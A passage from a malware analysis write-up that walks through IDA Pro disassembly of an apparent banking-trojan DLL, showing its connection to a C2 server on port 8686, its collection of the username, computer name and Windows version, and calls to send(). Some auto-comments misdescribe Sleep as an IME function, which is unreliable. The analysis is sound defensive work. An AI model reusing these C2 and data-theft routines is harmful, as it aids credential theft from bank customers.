                mov     dword ptr [esp+2Ch+hostshort], 2 ; af
                call    ds:socket
                sub     esp, 0Ch
                test    eax, eax
                mov     ebx, eax
                js      short loc_563B10
                lea     eax, [esp+2Ch+name]
                mov     [esp+2Ch+protocol], 10h ; namelen_connect
                mov     dword ptr [esp+2Ch+hostshort], ebx ; s_connect
                mov     [esp+2Ch+type], eax ; name_connect
                call    ds:connect      ; The connect function establishes a
                                        ; connection to a specified socket.
                                        ; RETURN VALUE: If no error occurs,
                                        ; connect returns zero. Otherwise, it
                                        ; returns SOCKET_ERROR, and a specific
                                        ; error code can be retrieved by calling
                                        ; WSAGetLastError.
                sub     esp, 0Ch
                test    eax, eax
                js      short loc_563B17

loc_563AE5:                             ; CODE XREF: sub_563A30+E5↓j
                                        ; sub_563A30+F8↓j ...
                add     esp, 24h
                mov     eax, ebx
                pop     ebx
                pop     esi
                retn
```

port address: 8686, as we learned previously in the memory analysis. ☺

IP Address dotted-decimal format

Default Protocol (usually TCP)

Socket Stream

IPv4 format

IP address

Usually, socket functions only understand addresses and ports in numeric (binary) format, so a series of helper functions are called such as **htons( )** function (converts IP port number to network byte order), **inet_addr( )** function (converts a IPv4 dotted-decimal address to an appropriate binary representation) and **htonl( )** function (converts an IPv4 address in host byte format into a IPv4 in network byte order).

About the **inet_addr( )** function, we have the following syntax:

```
unsigned long inet_addr(
  _In_ const char *cp
);
```

The IDA Pro used the same parameter nomenclature (**cp**) as reference to the IPv4 address in string (char) format.

It seams that the malware code is completing the local **sockaddr_in structure**, which its syntax is shown below, setting values as **sin_family** (IPv4), **sin_port**(8686) and **in_addr** (probably IPv4 address server address):

```
struct sockaddr_in {
    short       sin_family;         // Internet protocol (AF_INET)
    u_short  sin_port;              // Address port (16 bits)
    struct      in_addr sin_addr;   // IPv4 address (32 bits)
    char        sin_zero[8];
};
```

And the **in_addr structure** has the following syntax:

```
typedef struct in_addr {
  union {
    struct {
      u_char s_b1,s_b2,s_b3,s_b4;
    } S_un_b;
    struct {
      u_short s_w1,s_w2;
    } S_un_w;
    u_long S_addr;
  } S_un;
} IN_ADDR, *PIN_ADDR, FAR *LPIN_ADDR;
```

As the reader could already remember, the socket function, which is used to create a socket, has the following syntax:

```
SOCKET WSAAPI socket(
  _In_ int af,
  _In_ int type,
  _In_ int protocol
);
```

In a much summarized way, we have:

- **af** → It specifies the family and, most time, we set it to **2** for **IPv4** and **23** for **IPv6**.
- **type** → it specifies the protocol, where **1 = SOCKET_STREAM (TCP)** and **2 = SOCKET_DGRAM(UDP)**
- **protocol** → it specifies the protocol to be used. If this parameter is set to 0, so the service provider will choose the appropriate protocol (the default protocol).

However, before calling the socket function, the **gethostbyname( ) function** is called to **resolve eventual hostname to IP address**, as shown below:

```
loc_563AF0:                             ; CODE XREF: sub_563A30+6D↑j
                mov     dword ptr [esp+2Ch+hostshort], esi ; name_gethostbyname
                call    ds:gethostbyname ; The gethostbyname function retrieves
                                        ; host information corresponding to a host
                                        ; name from a host database.
                                        ; RETURN VALUE: If no error occurs,
                                        ; gethostbyname returns a pointer to the
                                        ; hostent structure described above.
                                        ; Otherwise, it returns a null pointer and
                                        ; a specific error number can be retrieved
                                        ; by calling WSAGetLastError.
                sub     esp, 4
                test    eax, eax
                jz      short loc_563B2A
                mov     eax, [eax+0Ch]
                mov     eax, [eax]
                mov     eax, [eax]
                mov     dword ptr [esp+2Ch+name.sa_data+2], eax
                jmp     short loc_563A9F
```

After the socket has been created, the **connect( ) function**, which establishes the connection to the socket, is called. Its syntax is the following:

```
int connect(
  _In_ SOCKET                    s,
  _In_ const struct sockaddr     *name,
  _In_ int                       namelen
);
```


Where:

- **s** → a descriptor pointing the previously created socket.
- **name** → it specifies a pointer to the **sockaddr structure** (see below)
- **namelen** → the length of the sockaddr structure.

The **sockaddr structure** has the following syntax**:**

```
struct sockaddr {
    ushort  sa_family;
    char    sa_data[14];
};
```

Finally, we return to **loc_570D92 routine** (page 80) and, afterwards. the code at **loc_571000** location is called, as shown below:



According to the code above, a new thread is being created and running the code at **sub_570690 routine**, which fundamentally represents a **sleep routine**, as shown below:

```
; DWORD __stdcall sub_570690(LPVOID lpThreadParameter)
sub_570690      proc near               ; DATA XREF: sub_570D10+307↓o

dwMilliseconds  = dword ptr -1Ch
lpThreadParameter= dword ptr  4

                push    ebx
                sub     esp, 18h
                mov     ebx, ds:Sleep   ; Instructs the Active Input Method Editor
                                        ; (IME) to shut down its user interface
                                        ; and refrain from locking any input
                                        ; method context handles.
                                        ; RETURN VALUE: Returns S_OK if
                                        ; successful, or an error value otherwise.
                mov     [esp+1Ch+dwMilliseconds], 64h ; dwMilliseconds
                call    ebx ; Sleep     ; Instructs the Active Input Method Editor
                                        ; (IME) to shut down its user interface
                                        ; and refrain from locking any input
                                        ; method context handles.
                                        ; RETURN VALUE: Returns S_OK if
                                        ; successful, or an error value otherwise.
                mov     eax, ds:hObject
                sub     esp, 4
                test    eax, eax
                jnz     short loc_5706C6
                jmp     short loc_5706F1
```

Afterwards, the flow returns to the **loc_570DCC location** and there is more code related to network, as shown below:

```
loc_570DCC:                             ; CODE XREF: sub_570D10+330↓j
                mov     eax, fd
                cmp     eax, 0FFFFFFFFh
                jz      short loc_570D5E
                mov     [esp+0A1Ch+s], eax ; SOCKET
                call    sub_563B40
                test    eax, eax
                jz      loc_570D3F
                lea     eax, [esp+0A1Ch+var_9C0]
                mov     [esp+0A1Ch+optlen], 4 ; optlen_setsockopt
                mov     [esp+0A1Ch+optname], 1 ; optname_setsockopt
                mov     [esp+0A1Ch+level], 6 ; level_setsockopt
                mov     [esp+0A1Ch+optval], eax ; optval_setsockopt
                mov     eax, fd
                mov     [esp+0A1Ch+s], eax ; s_setsockopt
                call    ds:setsockopt   ; Sets a socket option.
                                        ; RETURN VALUE: If no error occurs,
                                        ; setsockopt returns zero. Otherwise, a
                                        ; value of SOCKET_ERROR is returned, and a
                                        ; specific error code can be retrieved by
                                        ; calling WSAGetLastError.
                sub     esp, 14h
                test    eax, eax
                js      loc_570D3F
                mov     eax, fd
                mov     [esp+0A1Ch+s], eax ; SOCKET
                call    sub_563BA0
                test    eax, eax
                jz      loc_570D3F
                mov     [esp+0A1Ch+s], 32h ; dwMilliseconds
                call    ds:Sleep        ; Instructs the Active Input Method Editor
                                        ; (IME) to shut down its user interface
                                        ; and refrain from locking any input
                                        ; method context handles.
                                        ; RETURN VALUE: Returns S_OK if
                                        ; successful, or an error value otherwise.
```

At its beginning, the socket previously created is recovered and the **sub_563840 routine**, which is shown below, is called :

```
; =============== S U B R O U T I N E =======================================


; int __cdecl sub_563B40(SOCKET)
sub_563B40      proc near               ; CODE XREF: sub_570D10+C9↓p

s               = dword ptr -2Ch
cmd             = dword ptr -28h
argp            = dword ptr -24h
var_10          = dword ptr -10h
arg_0           = dword ptr  4

                push    ebx
                sub     esp, 28h
                lea     eax, [esp+2Ch+var_10]
                mov     [esp+2Ch+var_10], 1
                mov     [esp+2Ch+cmd], 8004667Eh ; cmd_ioctlsocket
                mov     [esp+2Ch+argp], eax ; argp_ioctlsocket
                mov     eax, [esp+2Ch+arg_0]
                mov     [esp+2Ch+s], eax ; s_ioctlsocket
                call    ds:ioctlsocket  ; The ioctlsocket function controls the
                                        ; I/O mode of a socket.
                                        ; RETURN VALUE: Upon successful
                                        ; completion, the ioctlsocket returns
                                        ; zero. Otherwise, a value of SOCKET_ERROR
                                        ; is returned, and a specific error code
                                        ; can be retrieved by calling
                                        ; WSAGetLastError.
                sub     esp, 0Ch
                cmp     eax, 0FFFFFFFFh
                mov     edx, 1
                jz      short loc_563B80
                add     esp, 28h
                mov     eax, edx
                pop     ebx
                retn
```

The **ioctlsocket() function** (which comes from **WinSock v1 specification**) controls the I/O mode of a socket (in any state) and it has the following syntax:

```
int ioctlsocket(
 _In_    SOCKET s,
 _In_    long   cmd,
 _Inout_ u_long *argp  // A pointer to a parameter for cmd
);
```

The **cmd parameter** represents the command to be executed on the socket and, as readers might remember, the possible values are:

- **FIONBIO (8004667E h)** → in a general way, it helps to define if the socket is operating either in blocking mode (*argp equal to 1) or in nonblocking mode (*argp equal to 0)

- **FIONREAD (4004667F h)** → It offers information to determine the amount of data pending to be read from a socket.

- **SIOCATMARK (40047307 h)** → It is used to check if all **out of band (OOB) data** has been read.

In our case, the socket is operating in non-blocking mode and it means that functions using this socket returns immediately (it is an asynchronous operation). Obviously, it is the opposite to functions of sockets in blocking mode, which do not return until the target function (our functions) completes its task.

After returning to the **loc_570DCC location**, the **setsocket( ) function** is called for, obviously, configuring few socket options. It is noteworthy that the **setsocket( )function** has the following syntax:

```
int setsockopt(
 _In_      SOCKET s,          // A descriptor that identifies a socket
 _In_      int    level,      // The level at which the option is defined
 _In_      int    optname,    // The socket option for which the value is to be set
 _In_ const char   *optval,  // A pointer to the buffer in which the value for the requested option is
specified
 _In_      int    optlen      // The size, in bytes, of the buffer pointed to by the optval parameter.
);
```

According to the code, which is calling **setsockopt(fd, 6, 1, 1, 4)** , we have:

a. The **fd descriptor** is provided to the function from **sub_563A30 routine**.
b. The **level parameter** equal to 6 means **IPPROTO_TCP**.
c. **optname** parameter equal to 1 means **TCP_NODELAY**, which either disable or enables the **Nagle algorithm** for coalescing the sending.
d. **optval** parameter comes from **var_9C0 local variable** and it is equal to 1. Thus, the Nagle algorithm is being disabled.
e. **optlen** parameter is equal to 4 bytes.

Returning to **loc_570DCC location**, the **sub_563BA0 routine** is called for setting the **socket mode** by using the **WSAIoctl( ) function (from WinSock v2 specification)**, as shown below:

```
sub     esp, 4Ch
lea     eax, [esp+4Ch+cbBytesReturned]
mov     [esp+4Ch+vInBuffer], 1
mov     [esp+4Ch+var_14], 0EA60h
mov     [esp+4Ch+var_10], 3A98h
mov     [esp+4Ch+lpCompletionRoutine], 0 ; lpCompletionRoutine_WSAIoctl
mov     [esp+4Ch+lpcbBytesReturned], eax ; lpcbBytesReturned_WSAIoctl
lea     eax, [esp+4Ch+vInBuffer]
mov     [esp+4Ch+lpOverlapped], 0 ; lpOverlapped_WSAIoctl
mov     [esp+4Ch+cbOutBuffer], 0 ; cbOutBuffer_WSAIoctl
mov     [esp+4Ch+lpvOutBuffer], 0 ; lpvOutBuffer_WSAIoctl
mov     [esp+4Ch+lpvInBuffer], eax ; lpvInBuffer_WSAIoctl
mov     eax, [esp+4Ch+arg_0]
mov     [esp+4Ch+cbInBuffer], 0Ch ; cbInBuffer_WSAIoctl
mov     [esp+4Ch+dwIoControlCode], 98000004h ; dwIoControlCode_WSAIoctl
mov     [esp+4Ch+s], eax ; s_WSAIoctl
call    ds:WSAIoctl     ; The WSAIoctl function controls the mode
                        ; of a socket.
                        ; RETURN VALUE: Upon successful
                        ; completion, the WSAIoctl returns zero.
                        ; Otherwise, a value of SOCKET_ERROR is
                        ; returned, and a specific error code can
                        ; be retrieved by calling WSAGetLastError.
```

I won't explain the call to **WSAIoctl function**, which can be used to retrieve and set socket parameters, because it is essentially equal to **ioctlsocket function**, but few members such as **argp parameter** was broken into few additional options to have a better control.

Returning from **sub_563BA0 routine**, both **username** (from the thread that is running) and **computer name** are collected ,as shown below:

```
mov     [esp+0A1Ch+s], ebx ; lpBuffer_GetUserNameA
mov     [esp+0A1Ch+level], eax ; pcbBuffer
call    ds:GetUserNameA ; Retrieves the name of the user
                        ; associated with the current thread.
                        ; RETURN VALUE: If the function succeeds,
                        ; the return value is a nonzero value, and
                        ; the variable pointed to by lpnSize
                        ; contains the number of TCHARs copied to
                        ; the buffer specified by lpBuffer,
                        ; including the terminating null
                        ; character.
sub     esp, 8
test    eax, eax
jz      short loc_570EA6
lea     eax, [esp+0A1Ch+nSize]
lea     esi, [esp+0A1Ch+Source]
mov     [esp+0A1Ch+level], eax ; nSize
mov     [esp+0A1Ch+s], esi ; lpBuffer_GetComputerNameA
call    ds:GetComputerNameA ; Retrieves the NetBIOS name of the local
                        ; computer. This name is established at
                        ; system startup, when the system reads it
                        ; from the registry.
                        ; RETURN VALUE: If the function succeeds,
                        ; the return value is a nonzero value.
sub     esp, 8
test    eax, eax
jnz     loc_571045
```

The next step is the code at **loc_571045 location**, as shown below:

```
loc_571045:                             ; CODE XREF: sub_570D10+190↑j
                mov     eax, edi
                lea     edi, [esp+0A1Ch+StartupInfo]
                movzx   ebp, al
                mov     eax, 42h
                mov     word ptr [esp+0A1Ch+StartupInfo.cb], ax
                call    sub_576460
                mov     [esp+0A1Ch+StartupInfo.cb+2], eax
                call    sub_576480
                mov     [esp+0A1Ch+s], ebp
                mov     [esp+0A1Ch+StartupInfo.lpReserved+2], eax
                call    sub_56F3A0
                mov     [esp+0A1Ch+level], eax ; Source
                lea     eax, [esp+0A1Ch+StartupInfo.lpDesktop+2]
                mov     [esp+0A1Ch+s], eax ; Dest
                call    strcpy
                lea     eax, [esp+0A1Ch+StartupInfo.dwXCountChars+2]
                mov     [esp+0A1Ch+level], ebx ; Source
                mov     [esp+0A1Ch+s], eax ; Dest
                call    strcpy
                lea     eax, [esp+0A1Ch+StartupInfo.lpReserved2+3]
                mov     [esp+0A1Ch+level], esi ; Source
                mov     [esp+0A1Ch+s], eax ; Dest
                call    strcpy
                call    sub_564770
                mov     [esp+0A1Ch+level], eax ; Source
                lea     eax, [esp+0A1Ch+Dest]
                mov     [esp+0A1Ch+s], eax ; Dest
                call    strcpy
                mov     [esp+0A1Ch+s], ebp
                call    sub_56F3E0
                mov     eax, fd
                mov     [esp+0A1Ch+optval], 8Fh ; int
                mov     [esp+0A1Ch+optname], 1 ; int
                mov     [esp+0A1Ch+level], edi ; int
                mov     [esp+0A1Ch+s], eax ; SOCKET
                call    sub_563EA0
                cmp     eax, 1
                jnz     loc_570EA6
                jmp     loc_570EB0
```

There are two **GetSystemMetrics( )** calls (**sub_576460** and **sub_576480**) to get width (**SM_CXSCREEN**) and height (**SM_CYSCREEN**) of the the display monitor. Additionally, the **sub_56F3A0 and sub_571F60** are called, which make use of a strange partial string that has been used as IPv4 dotted-decimal address ("(kP3LQ%@(dvqlF0J)") in the prior code . This string (added to other bigger string) is transformed by many instructions and tricks and, additionally, this processing is protected by the **EnterCriticalSection( ) function**, which is used for mutual exclusion synchronization.

The **STARTUPINFO structure** is seen several times along the **loc_571045 location** code and, as the reader might remember, this structure is used to specify different aspects such as the **window station, desktop, standard handles, and appearance of the main window for a process at creation time**. As you could imagine (based on previous analyzed functions), it seems that the malware intents to draw a fake window on the screen (over the bank website window) for stealing the account number and password from the client.

```
typedef struct _STARTUPINFO {
  DWORD  cb;            // size of the structure
  LPTSTR lpReserved;
```

```
    LPTSTR lpDesktop;    // name of the desktop
    LPTSTR lpTitle;
    DWORD  dwX;
    DWORD  dwY;
    DWORD  dwXSize;
    DWORD  dwYSize;
    DWORD  dwXCountChars; // screen buffer width, in character columns.
    DWORD  dwYCountChars; // screen buffer height, in character columns.
    DWORD  dwFillAttribute;
    DWORD  dwFlags;
    WORD   wShowWindow;
    WORD   cbReserved2;
    LPBYTE lpReserved2;
    HANDLE hStdInput;
    HANDLE hStdOutput;
    HANDLE hStdError;
  } STARTUPINFO, *LPSTARTUPINFO;
```

The **STARTUPINFO structure** is filled by using the information from just called routines (**sub_576460**, **sub_576480** and **sub_56F3A0)** and its content will be used soon.

The malware also checks the Windows version by calling the **sub_564770 routine** and, from there, the **sub_5646F0 routine,** as shown below:

```
sub_564770      proc near               ; CODE XREF: sub_570D10+3A7↓p
                                        ; sub_575980:loc_575F6C↓p
                sub     esp, 0Ch
                call    sub_5646F0
                lea     eax, [eax+eax*2-3]
                add     esp, 0Ch
                lea     eax, aWinUnknown[eax*4] ; "Win Unknown"
                retn
sub_564770      endp
```

```
sub_5646F0      proc near               ; CODE XREF: sub_564770+3↓p
                                        ; sub_5692C0+10↓p ...

lpModuleName    = dword ptr -13Ch
lpProcName      = dword ptr -138h
var_128         = dword ptr -128h
var_124         = dword ptr -124h

                push    edi
                push    ebx
                xor     eax, eax
                mov     ecx, 47h
                sub     esp, 134h
                lea     ebx, [esp+13Ch+var_128]
                mov     edi, ebx
                rep stosd
                mov     [esp+13Ch+var_128], 11Ch
                mov     [esp+13Ch+lpModuleName], offset ModuleName ; "ntdll.dll"
                call    ds:GetModuleHandleW ; Retrieves a module handle for the
                                        ; specified module. The module must have
                                        ; been loaded by the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is a handle to the
                                        ; specified module.
                sub     esp, 4
                mov     [esp+13Ch+lpProcName], offset ProcName ; "RtlGetVersion"
                mov     [esp+13Ch+lpModuleName], eax ; hModule_GetProcAddress
                call    ds:GetProcAddress ; Retrieves the address of an exported
                                        ; function or variable from the specified
                                        ; dynamic-link library (DLL).
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is the address of the
                                        ; exported function or variable.
```

The **RtlGetVersion( ) function** returns version information about the Windows into a **_OSVERSIONINFOW structure**, as shown below:

```
typedef struct _OSVERSIONINFOW {
  ULONG dwOSVersionInfoSize;
  ULONG dwMajorVersion;
  ULONG dwMinorVersion;
  ULONG dwBuildNumber;
  ULONG dwPlatformId;
  WCHAR szCSDVersion[128];
} RTL_OSVERSIONINFOW, *PRTL_OSVERSIONINFOW;
```

Several Windows versions are tested and, if none is found, so the final answer is “Win Unknown”:

```
.data:0058B020 aWinUnknowh     db 'Win Unknowh',0
.data:0058B020
.data:0058B02C aWinXp          db 'Win XP',0
.data:0058B033                 align 8
.data:0058B038 aWinVista       db 'Win Vista',0
.data:0058B042                 align 4
.data:0058B044 aWin7           db 'Win 7',0
.data:0058B04A                 align 10h
.data:0058B050 aWin8           db 'Win 8',0
.data:0058B056                 db    0
.data:0058B057                 db    0
.data:0058B058                 db    0
.data:0058B059                 db    0
.data:0058B05A                 db    0
.data:0058B05B                 db    0
.data:0058B05C                 db  57h ; W
.data:0058B05D                 db  69h ; i
.data:0058B05E                 db  6Eh ; n
.data:0058B05F                 db  20h
.data:0058B060                 db  31h ; 1
.data:0058B061                 db  30h ; 0
```

The **sub_563EA0 routine** is called from **loc_571045 location**, as shown below:

```
mov     eax, fd
mov     [esp+0A1Ch+optval], 8Fh ; int
mov     [esp+0A1Ch+optname], 1 ; int
mov     [esp+0A1Ch+level], edi ; int
mov     [esp+0A1Ch+s], eax ; SOCKET
call    sub_563EA0
```

Hence, the **sub_563C20 routine** is called, which contains the call to **send( ) function,** as shown in the following code:


```
loc_563C50:                             ; CODE XREF: sub_563C20+59↓j
                                        ; sub_563C20+91↓j ...
                mov     [esp+15Ch+flags], 0 ; flags_send
                mov     [esp+15Ch+len], ebx ; len_send
                mov     [esp+15Ch+buf], esi ; buf_send
                mov     [esp+15Ch+s], edi ; s_send
                call    ds:send         ; Sends data on a connected socket.
                                        ; RETURN VALUE:  If no error occurs, send
                                        ; returns the total number of bytes sent,
                                        ; which can be less than the number
                                        ; requested to be sent in the len
                                        ; parameter. Otherwise, a value of
                                        ; SOCKET_ERROR is returned, and a specific
                                        ; error code can be retrieved by calling
                                        ; WSAGetLastError.
```

The **send( ) function** has the following syntax:

```
int send (
  _In_       SOCKET s,
  _In_ const char   *buf,
  _In_       int    len,
  _In_       int    flags
);
```

Of course, the ***buf** pointer is the most important member because it tells up the data sent to the malware author. Unfortunately, it is a bit tough to find this data information during a static analysis (once more, it would be necessary to use a debugger)

Honestly, the **send( ) function** is called three times from **sub_563EA0 routine**, as we can learn from **IDA Pro** by hitting **X key,** as shown below:



It is very funny because the malware is **opening several sockets to the C2 server** (a kind of channel multiplexing). Probably, in any point of the malware, some data will be also received. Therefore, to take care of these connections (inbound and outbound), checking for pending I/O, the **select( ) function** is deployed.

The **select( ) function** returns the indication about which descriptor (socket) is ready to communicate (sending or receiving) data. Thus, it prevents that the program blocks by trying disabled sockets. ☺

The syntax of the **select( ) function** follows:

```
int select(
  _In_    int                   nfds,
  _Inout_ fd_set               *readfds,
  _Inout_ fd_set               *writefds,
  _Inout_ fd_set               *exceptfds,
  _In_    const struct timeval *timeout
);
```

It is noteworthy that the most important arguments are:

- **readfds** → it represents a list of descriptors that are checked for immediate input data availability (typically related to **recv( )** and **listen( )** functions)

- **writefds** → it represents a list of descriptors (**fd_set** structure) that are checked for immediate output data availability (typically related to **send( )** and **connect( )** functions)

Furthermore, there are several macros that are used to manipulate the file descriptor list, as shown below:

- **FD_CLR** → This macro removes the **descriptor *s*** from *set*.
- **FD_ISSET** →This macro tests and returns nonzero **if *s* is a member of the *set*.** Otherwise, zero.
- **FD_SET** → This macro **adds descriptor *s* to *set*.**
- **FD_ZERO** → This macro initializes the *set* to the **null** set.

Following the calls to **send( ) function**, we see the **select( )** being used for testing the readiness of the file descriptors (sockets):

```
loc_563CCC:                             ; CODE XREF: sub_563C20+9F↑j
                lea     eax, [esp+15Ch+var_128]
                mov     [esp+15Ch+writefds.fd_array], edi
                mov     [esp+15Ch+writefds.fd_count], 1
                mov     [esp+15Ch+var_128.tv_sec], 5
                mov     [esp+15Ch+var_128.tv_usec], 0
                mov     [esp+15Ch+timeout], eax ; timeout_select
                lea     eax, [esp+15Ch+writefds]
                mov     [esp+15Ch+flags], 0 ; exceptfds_select
                mov     [esp+15Ch+buf], 0 ; readfds_select
                mov     [esp+15Ch+len], eax ; writefds_select
                lea     eax, [edi+1]
                mov     [esp+15Ch+s], eax ; nfds_select
                call    ds:select       ; The select function determines the
                                        ; status of one or more sockets, waiting
                                        ; if necessary, to perform synchronous
                                        ; I/O.
                                        ; RETURN VALUE:  The select function
                                        ; returns the total number of socket
                                        ; handles that are ready and contained in
                                        ; the fd_set structures, zero if the time
                                        ; limit expired, or SOCKET_ERROR if an
                                        ; error occurred. If the return value is
                                        ; SOCKET_ERROR, WSAGetLastError can be
                                        ; used to retrieve a specific error code.
```

In this case, the **writefds** is set, which indicates that the **select( ) function** is testing the outbound condition.

Evidence set 4:

Let's change the point of our analysis and move to start of everything: **start entry**.

We should remember that **certmgr.exe** calls the infected **certui.dll file**, which indirectly calls our DLL that is under analysis (**560000.dll**).

The exported entry is **start** (**ordinal equal to 1**) and, likely, the **entry point** of this malicious DLL. Thus, the first lines follow below:

```
; const CHAR start
                public start
start           proc near               ; DATA XREF: start+17↓o

dwFlags         = dword ptr -2Ch
lpModuleName    = dword ptr -28h
phModule        = dword ptr -24h
var_20          = dword ptr -20h
var_10          = dword ptr -10h
arg_0           = dword ptr  4

                sub     esp, 2Ch
                call    ds:GetConsoleWindow ; Retrieves the window handle used by the
                                        ; console associated with the calling
                                        ; process.
                                        ; RETURN VALUE: The return value is a
                                        ; handle to the window used by the console
                                        ; associated with the calling process or
                                        ; NULL if there is no such associated
                                        ; console.
```

The **GetConsoleWindows( ) function** retrieves the windows handle used by the console associated with the **certmgr.exe** (remember: **browser → certmgr.exe → malicious DLL**), as shown below:

```
loc_571EF3:                             ; CODE XREF: start+B↑j
                lea     eax, [esp+2Ch+var_10]
                mov     [esp+2Ch+lpModuleName], offset start ; lpModuleName_GetModuleHandleExA
                mov     [esp+2Ch+dwFlags], 2 or 4 ; dwFlags_GetModuleHandleExA
                mov     [esp+2Ch+phModule], eax ; phModule_GetModuleHandleExA
                call    ds:GetModuleHandleExA ; Retrieves a module handle for the
                                        ; specified module. The module must have
                                        ; been loaded by the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
```

The **GetModuleHandleEx( )** function retrieves the windows handle for the module loaded by the calling process. The possible flags to this case are either **GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS** (0x00000004), which is more likely, or **GET_MODULE_HANDLE_EX_FLAG_UNCHANGED_REFCOUNT** (0x00000002).

Eventually, at **loc_571CA0 location**, the code sleeps a bit:

```
loc_571CA0:                             ; CODE XREF: sub_571C80+50↓j
                mov     [esp+4Ch+Time], 64h ; dwMilliseconds
                call    esi ; Sleep     ; Instructs the Active Input Method Editor
                                        ; (IME) to shut down its user interface
                                        ; and refrain from locking any input
                                        ; method context handles.
                                        ; RETURN VALUE: Returns S_OK if
                                        ; successful, or an error value otherwise.
```

The Windows version is tested at **sub_5646F0 routine** (we have already analyzed it previously).

After calling the **Sleep( ) function** , the command line arguments to this DLL are retrieved by calling the **GetCommandLineW( ) function,** as well the **CommandLiineToArgv( ) function** that parses Unicode strings and returns an array of pointer to the arguments (remember about **argv** and **argc** in standard C), as shown below:

```
loc_571CF0:                             ; CODE XREF: sub_571C80+5A↑j
                mov     [esp+4Ch+var_20], 0
                call    ds:GetCommandLineW ; Retrieves the command-line string for
                                        ; the current process.
                                        ; RETURN VALUE: The return value is a
                                        ; pointer to the command-line string for
                                        ; the current process.
                lea     edx, [esp+4Ch+var_20]
                mov     [esp+4Ch+Time], eax ; lpCmdLine
                mov     [esp+4Ch+pNumArgs], edx ; pNumArgs
                call    ds:CommandLineToArgvW
                sub     esp, 8
                test    eax, eax
                mov     ebx, eax
                jz      loc_571DB4
                mov     esi, [eax+4]
                mov     [esp+4Ch+Time], 8090762Bh
                call    sub_563220
                mov     [esp+4Ch+Time], 0F0FA82A4h
                mov     ebp, eax
                call    sub_563220
                mov     [esp+4Ch+Time], 69F3D31Eh
                mov     edi, eax
                call    sub_563220
                cmp     [esp+4Ch+var_20], 2
                mov     [esp+4Ch+Str2], eax
                jz      loc_571E6C
```


From the **sub_563220 routine**, we have the following code:

```
push    ebp
push    edi
push    esi
push    ebx
sub     esp, 3Ch
mov     eax, [esp+4Ch+arg_0]
mov     [esp+4Ch+CodePage], eax
call    sub_563010
test    eax, eax
jz      loc_5632F3
mov     edx, ds:MultiByteToWideChar
mov     ebx, eax
mov     [esp+4Ch+cchWideChar], 0 ; cchWideChar
mov     [esp+4Ch+lpWideCharStr], 0 ; lpWideCharStr
mov     [esp+4Ch+cbMultiByte], 0FFFFFFFFh ; cbMultiByte
mov     [esp+4Ch+lpMultiByteStr], eax ; lpMultiByteStr
mov     [esp+4Ch+dwFlags], 0 ; dwFlags
mov     [esp+4Ch+var_20], edx
mov     [esp+4Ch+CodePage], 0 ; CodePage
call    edx ; MultiByteToWideChar
```

In **sub_563010 routine**, several tasks are accomplished such as:

